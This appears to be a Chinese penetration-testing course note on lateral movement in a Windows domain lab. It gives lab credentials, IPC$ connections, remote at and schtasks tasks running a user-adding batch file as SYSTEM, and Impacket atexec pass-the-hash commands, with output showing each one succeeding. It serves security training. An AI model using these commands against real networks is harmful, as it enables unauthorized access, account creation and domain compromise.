

# Day66 内网安全-域横向批量at&schtasks&impacket

# 内网渗透-小迪安全

## 基本认知

- 名词
  - 局域网
  - 工作组
  - 域环境
  - 活动目录AD
  - 域控制器DC
  - .....
- 域
  - 单域
  - 父域和子域
  - 域数和域森林
  - .....
- 认知
  - Linux域渗透问题
  - 局域网技术适用问题
  - 大概内网安全流程问题
  - .....

## 信息收集

- 基本信息
  - 版本
  - 补丁
  - 服务
  - 任务
  - 防护
  - .....
- 网络信息
  - 开放端口
  - 网络环境
  - 出口代理
- 用户信息
  - 域用户
  - 本地用户
  - 用户权限
  - 对应组信息
- 凭据信息
  - 明文
  - hash
  - 各种口令


## 后续探针

- 存活主机
- 域控制器
- 网络架构
- 服务接口

## 权限提升

- 数据库
- 溢出漏洞
- 令牌窃取
- DLL劫持
- 第三方软件
- AT&SC&PS
- BypassUAC
- 不安全的服务权限
- 不带引号的服务路径

局域网



## 66.1 环境配置

### 66.1.1 2008 r2 webserver

域内 web 服务器

本地管理员账号密码 :.\administraotr:admin!@#45

当前机器域用户密码 :god\webadmin:admin!@#45

```
Readme.txt - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
本地管理员账号密码:
.\administraotr:admin!@#45
当前机器域用户密码:
god\webadmin:admin!@#45
当前机器名: WebServer [ 此机器模拟域内web服务 ]
当前机器所在域: God.org
owa登陆 [ 即所有邮件账号密码 ]:
https://owa2010cn-god.god.org/owa god\administrator:Admin12345
https://owa2010cn-god.god.org/owa god\fileadmin:Admin12345
https://owa2010cn-god.god.org/owa god\klion:hello. !@#45
https://owa2010cn-god.god.org/owa god\klionsec:hello. !@#45
https://owa2010cn-god.god.org/owa god\mary:admin!@#45
https://owa2010cn-god.god.org/owa god\boss:Admin12345
https://owa2010cn-god.god.org/owa god\dbadmin:admin!@#45
https://owa2010cn-god.god.org/owa god\webadmin:admin!@#45
本机大致环境:
Mssql 2012 / sa : admin
注: 系统基本未打任何补丁, 所以很多漏洞都是可以随便尝试的
本机固定ip:
Windows IP 配置
主机名 . . . . . : WebServer
主 DNS 后缀 . . . . . : god.org
节点类型 . . . . . : 混合
IP 路由已启用 . . . . . : 否
WINS 代理已启用 . . . . . : 否
DNS 后缀搜索列表 . . . . . : god.org
以太网适配器 本地连接:
连接特定的 DNS 后缀 . . . . . :
描述 . . . . . : Intel(R) PRO/1000 MT Network Connection
物理地址 . . . . . : 00-0C-29-56-37-20
DHCP 已启用 . . . . . : 是
自动配置已启用 . . . . . : 是
本地连接 IPv6 地址 . . . . . : fe80::8561:55a0:a929:a785%11(首选)
IPv4 地址 . . . . . : 192.168.3.31(首选)
子网掩码 . . . . . : 255.255.255.0
默认网关 . . . . . : 192.168.3.1
DHCPv6 Iaid . . . . . : 234884137
DHCPv6 客户端 DUID . . . . . : 00-01-00-01-23-CD-C8-DA-00-0C-29-EB-3D-BE
DNS 服务器 . . . . . : 192.168.3.21
TCP/IP 上的 NetBIOS . . . . . : 已启用 8.8.8.8
```

## 66.1.2 2003 x86 fileserver

域内文件服务器

本地管理员账号密码 :administrator : admin

当前机器域用户密码 :god\fileadmin : Admin12345

## 66.1.3 2008 r2 x64 dc god.org

主域控机器

域管账号密码:God\administrator : Admin12345

## 66.1.4 2012 sqlserver

域内数据库服务器

本地管理员账号密码 :.\administrator:admin!@#45

当前机器域用户密码 :god\dbadmin:admin!@#45

## 66.1.5 w7 x64 mary-pc

域内个人机

本地管理员账号密码 :.\mary : admin

当前机器域用户密码 :god\mary : admin!@#45

## 66.1.6 w8.1 x64 jack-pc

域内个人机

本地管理员账号密码 :.\jack : admin

当前机器域用户密码 :god\boss : Admin12345

---

## 66.2 案例 1-横向渗透明文传递 at&schtasks

在拿下一台内网主机后，通过本地信息搜集收集用户凭证等信息后，如何横向渗透拿下更多的主机？

这里仅介绍 at&schtasks 命令的使用，在已知目标系统的用户明文密码的基础上，直接可以在远程主机上执行命令。

获取到某域主机权限->minikatz 得到密码（明文，hash）->用到

信息收集里面域用户的列表当做用户名字典->用到密码明文当做密码字典-》尝试连接->创建计划任务(at|schtasks)->执行文件可为后门或者相关命令

### 66.2.1 利用流程

1. 建立 IPC 链接到目标主机
2. 拷贝要执行的命令脚本到目标主机
3. 查看目标时间，创建计划任务（at、schtasks）定时执行拷贝到的脚本
4. 删除 IPC 链接

```
1 net use \\server\ipc$ "password" /user:username # 工作组
2 net use \\server\ipc$ "password" /user:domain\username # 域内
3 dir \\xx.xx.xx.xx\C$ \ # 查看文件列表
4 copy \\xx.xx.xx.xx\C$ 1.bat 1.bat # 下载文件
5 copy 1.bat \\xx.xx.xx.xx\C$ \ # 复制文件
6 net use \\xx.xx.xx.xx\C$ 1.bat /del # 删除 IPC
7 net view xx.xx.xx.xx # 查看对方共享
```

### 66.2.2 建立 IPC 常见的错误代码

1. 5：拒绝访问，可能是使用的用户不是管理员权限，需要先提升权限
2. 51：网络问题，Windows 无法找到网络路径
3. 53：找不到网络路径，可能是 IP 地址错误、目标未开机、目标 Lanmanserver 服务未启动、有防火墙等问题
4. 67：找不到网络名，本地 Lanmanworkstation 服务未启动，目标删除 ipc

5. 1219: 提供的凭据和已存在的凭据集冲突, 说明已建立 IPC, 需要先删除
6. 1326: 账号密码错误
7. 1792: 目标 NetLogon 服务未启动, 连接域控常常会出现此情况
8. 2242: 用户密码过期, 目标有账号策略, 强制定期更改密码

### 66.2.3 建立 IPC 失败的原因

- (1) 目标系统不是 NT 或以上的操作系统
- (2) 对方没有打开 IPC\$共享
- (3) 对方未开启 139、445 端口, 或者被防火墙屏蔽
- (4) 输出命令、账号密码有错误

### 66.2.4 [at] & [schtasks]


```
1 #at < windows2012
2 net use \\192.168.3.21\ipc$ "Admin12345"
   /user:god.org\administrator
3 # 建立 ipc 连接:
4 copy add.bat \\192.168.3.21\c$ #拷贝执行文件到目标机
   器
5 at \\192.168.3.21 15:47 c:\add.bat #添加计划任务
6 #schtasks >=windows2012
7 net use \\192.168.3.32\ipc$ "admin!@#45"
   /user:god.org\ad
8 ministrator # 建立 ipc 连接:
9 copy add.bat \\192.168.3.32\c$ #复制文件到其 c 盘
10 schtasks /create /s 192.168.3.32 /ru "SYSTEM"
   /tn adduser /sc DAILY /tr c:\add.bat /F
11 #创建 adduser 任务
12 对应执行文件
```

```
13 schtasks /run /s 192.168.3.32 /tn adduser /i #运行 adduser 任务
14 schtasks /delete /s 192.168.3.21 /tn adduser /f#删除 adduser 任务
```

## 已知信息




```
1 webserver的ip 192.168.3.31
2 webserver的账户密码
3 本地管理员账号密码 :.\administraotr:admin!@#45
4 当前机器域用户密码 :god\webadmin:admin!@#45
5 DC的ip为192.168.3.21
6 DC的账户密码:administrator:Admin12345
7 进一步信息收集
```



```
1 密码字典
2 admin! @#45
3 Admin12345
```

## 横向渗透-at

由于域控DC是Win2008R2 (< Windows2012) , 可以使用at命令。



```
1 #at < windows2012
2 net use \\192.168.3.21\ipc$ "Admin12345"
  /user:god.org\administrator
3 # 建立 ipc 连接:
4 copy add.bat \\192.168.3.21\c$ #拷贝执行文件到目标机器
5 at \\192.168.3.21 15:47 c:\add.bat #添加计划任务
```

```
C:\add.bat - Notepad++ [Administrator]
文件(F) 编辑(E) 搜索(S) 视图(V) 编码(O) 语言(L) 设置(T) 工具(O) 宏(M) 运行(R) 插件(P) 窗口(W) ?
add.bat x
1 net user liandy admin!@#45. /add
```

```
C:\Users\Administrator>net use \\192.168.3.21\ipc$ Admin12345 /user:god.org\administrator
命令成功完成。

C:\Users\Administrator>net user

\\WEBSERVER 的用户帐户

-----
Administrator          Guest          privilege
web
命令成功完成。

C:\Users\Administrator>net use

会记录新的网络连接。

状态      本地      远程      网络
-----
OK          \\192.168.3.21\ipc$      Microsoft Windows Network
命令成功完成。
```

```
C:\Users\Administrator>copy add.bat \\192.168.3.21\c$
系统找不到指定的文件。

C:\Users\Administrator>cd c:\\

c:\>copy add.bat \\192.168.3.21\c$
已复制      1 个文件。
```

```
c:\>AT \\192.168.3.21 22:15 C:\add.bat
新加了一项作业，其作业 ID = 2

c:\>
```



```
C:\Users\Administrator>net user

\\OWA2010CN-GOD 的用户帐户

-----
Administrator      boss                dbadmin
debian              devadmain           fedora
fileadmin            Guest               hr
itadmin              jenkins             kali
klion                klionsec            krbtgt
logers               logtest             mack
mary                 SM_6ef9b5ce414946ae9 SM_c330a5709f6a478b8
SM_d3853544b62a421fb SM_d80bb46e75164f258 vpngadm
webadmin
命令成功完成。

C:\Users\Administrator>net user

\\OWA2010CN-GOD 的用户帐户

-----
Administrator      boss                dbadmin
debian              devadmain           fedora
fileadmin            Guest               hr
itadmin              jenkins             kali
klion                klionsec            krbtgt
liandy               logers              logtest
mack                 mary                SM_6ef9b5ce414946ae9
SM_c330a5709f6a478b8 SM_d3853544b62a421fb SM_d80bb46e75164f258
vpngadm              webadmin
命令成功完成。
```


## 横向渗透–schtasks



如果目标计算机 >= Windows2012，需要使用schtasks命令。



当使用域用户登录时，copy是失败的，原因是权限不够，应该使用本地用户登录。

使用本地用户登录，执行如下命令：

```
1 net use \\192.168.3.32\ipc$ "admin!@#45"  
/user:god.org\ad  
2 ministrator # 建立 ipc 连接:  
3 copy add.bat \\192.168.3.32\c$ #复制文件到其 C 盘  
4 schtasks /create /s 192.168.3.32 /ru "SYSTEM" /tn  
adduser /sc DAILY /tr c:\add.bat /F  
5 #创建 adduser 任务  
6 对应执行文件  
7 schtasks /run /s 192.168.3.32 /tn adduser /i #运行  
adduser 任务  
8 schtasks /delete /s 192.168.3.21 /tn adduser /f#删  
除 adduser 任务
```







1 net user liandy /del 不需要了的话可以删除

## 66.3 案例 2-横向渗透明文 HASH 传递 atexec-impacket

### 66.3.1 atexec

- 优点：一句话命令，连接、提权全部搞定。
- 缺点：第三方工具，易被查杀，需要做免杀。
- atexec是Impacket网络协议工具包中的一个工具。
- Impacket工具包介绍：<https://www.freebuf.com/sectool/175208.html>

```
1 atexec.exe  
  ./administrator:Admin12345@192.168.3.21 "whoami"  
2 atexec.exe  
  god/administrator:Admin12345@192.168.3.21  
  "whoami"  
3 atexec.exe -hashes  
  :ccecf208c6485269c20db2cad21734fe7  
  ./administrator@192.168.3.21 "whoami"
```

impacket工具包下载，可下载exe版本：

- 地址：<https://gitee.com/RichChigga/impacket-examples-windows>

SOFT (E:) > App\_run > 内网渗透 > Tools > impacket-examples-windows-master

名称	修改日期	类型	大小
atexec.exe	2019/2/1 6:34	应用程序	5,914 KB
dcomexec.exe	2019/2/1 6:34	应用程序	5,939 KB
esentutl.exe	2019/2/1 6:34	应用程序	4,923 KB
GetADUsers.exe	2019/2/1 6:34	应用程序	7,377 KB
getArch.exe	2019/2/1 6:34	应用程序	5,932 KB
GetNPUsers.exe	2019/2/1 6:34	应用程序	7,380 KB
getOSandSMBproperties.exe	2019/2/1 6:34	应用程序	9,832 KB
getPac.exe	2019/2/1 6:34	应用程序	5,910 KB
getTGT.exe	2019/2/1 6:34	应用程序	5,905 KB
GetUserSPNs.exe	2019/2/1 6:34	应用程序	7,380 KB
goldenPac.exe	2019/2/1 6:34	应用程序	6,195 KB
ifmap.exe	2019/2/1 6:34	应用程序	5,917 KB
karmaSMB.exe	2019/2/1 6:34	应用程序	6,090 KB
LICENCE	2019/2/1 6:34	文件	4 KB
lookupsid.exe	2019/2/1 6:34	应用程序	5,911 KB
loopchain.exe	2019/2/1 6:34	应用程序	5,616 KB
mimikatz.exe	2019/2/1 6:34	应用程序	5,938 KB
mmcexec.exe	2019/2/1 6:34	应用程序	5,673 KB
mqtt_check.exe	2019/2/1 6:34	应用程序	6,493 KB
mssqlclient.exe	2019/2/1 6:34	应用程序	7,377 KB
mssqlinstance.exe	2019/2/1 6:34	应用程序	7,374 KB
netview.exe	2019/2/1 6:34	应用程序	5,922 KB
nmapAnswerMachine.exe	2019/2/1 6:34	应用程序	4,875 KB
ntfs-read.exe	2019/2/1 6:34	应用程序	4,924 KB
ntlmrelayx.exe	2019/2/1 6:34	应用程序	16,193 ...
opdump.exe	2019/2/1 6:34	应用程序	5,882 KB
os_ident.exe	2019/2/1 6:34	应用程序	4,856 KB
ping.exe	2019/2/1 6:34	应用程序	4,973 KB
ping6.exe	2019/2/1 6:34	应用程序	4,973 KB

执行命令，直接提权

```

1 atexec.exe
  god/administrator:Admin12345@192.168.3.21 "ver"

2 atexec.exe
  god/administrator:Admin12345@192.168.3.21
  "whoami"

```

```
管理员: 命令提示符
2019/01/14 17:22 1,288 services.lnk
2022/05/11 11:46 62 shell.txt
2019/01/28 21:03 1,343 SQL Server Management Studio.lnk
2019/01/14 17:22 1,262 Task Scheduler.lnk
2019/01/14 17:22 1,274 Windows Firewall with Advanced Security.lnk
2022/05/11 09:58 <DIR> x64
2022/05/11 10:20 74 新建文本文档.txt
14 个文件 9,680,420 字节
3 个目录 22,331,568,128 可用字节

C:\Users\Administrator\Desktop>atexec.exe god/administrator:Admin12345@192.168.3.21 "whoami"
Impacket v0.9.17 - Copyright 2002-2018 Core Security Technologies

[!] This will work ONLY on Windows >= Vista
[*] Creating task \SlGKexRY
[*] Running task \SlGKexRY
[*] Deleting task \SlGKexRY
[*] Attempting to read ADMIN$\Temp\SlGKexRY.tmp
[*] Attempting to read ADMIN$\Temp\SlGKexRY.tmp
[-] SMB SessionError: STATUS_OBJECT_NAME_NOT_FOUND(The object name is not found.)
[*] When STATUS_OBJECT_NAME_NOT_FOUND is received, try running again. It might work

C:\Users\Administrator\Desktop>atexec.exe god/administrator:Admin12345@192.168.3.21 "VER"
Impacket v0.9.17 - Copyright 2002-2018 Core Security Technologies

[!] This will work ONLY on Windows >= Vista
[*] Creating task \iPrZJeiy
[*] Running task \iPrZJeiy
[*] Deleting task \iPrZJeiy
[*] Attempting to read ADMIN$\Temp\iPrZJeiy.tmp
[*] Attempting to read ADMIN$\Temp\iPrZJeiy.tmp

Microsoft Windows [版本 6.1.7601]

C:\Users\Administrator\Desktop>atexec.exe god/administrator:Admin12345@192.168.3.21 "whoami"
Impacket v0.9.17 - Copyright 2002-2018 Core Security Technologies

[!] This will work ONLY on Windows >= Vista
[*] Creating task \xPNJnjeD
[*] Running task \xPNJnjeD
[*] Deleting task \xPNJnjeD
[*] Attempting to read ADMIN$\Temp\xPNJnjeD.tmp
[*] Attempting to read ADMIN$\Temp\xPNJnjeD.tmp
nt authority\system

C:\Users\Administrator\Desktop>
```

## 66.4 案例 3-横向渗透明文 HASH 传递批量利用-综合

已知存活主机





```
1 192.168.3.21    #DC
2 192.168.3.25
3 192.168.3.29
4 192.168.3.30
5 192.168.3.31    #webserver
6 192.168.3.32    #sqlserver
```

## 已知密码



```
1 admin!@#45
2 Admin12345
```

## 批量检测



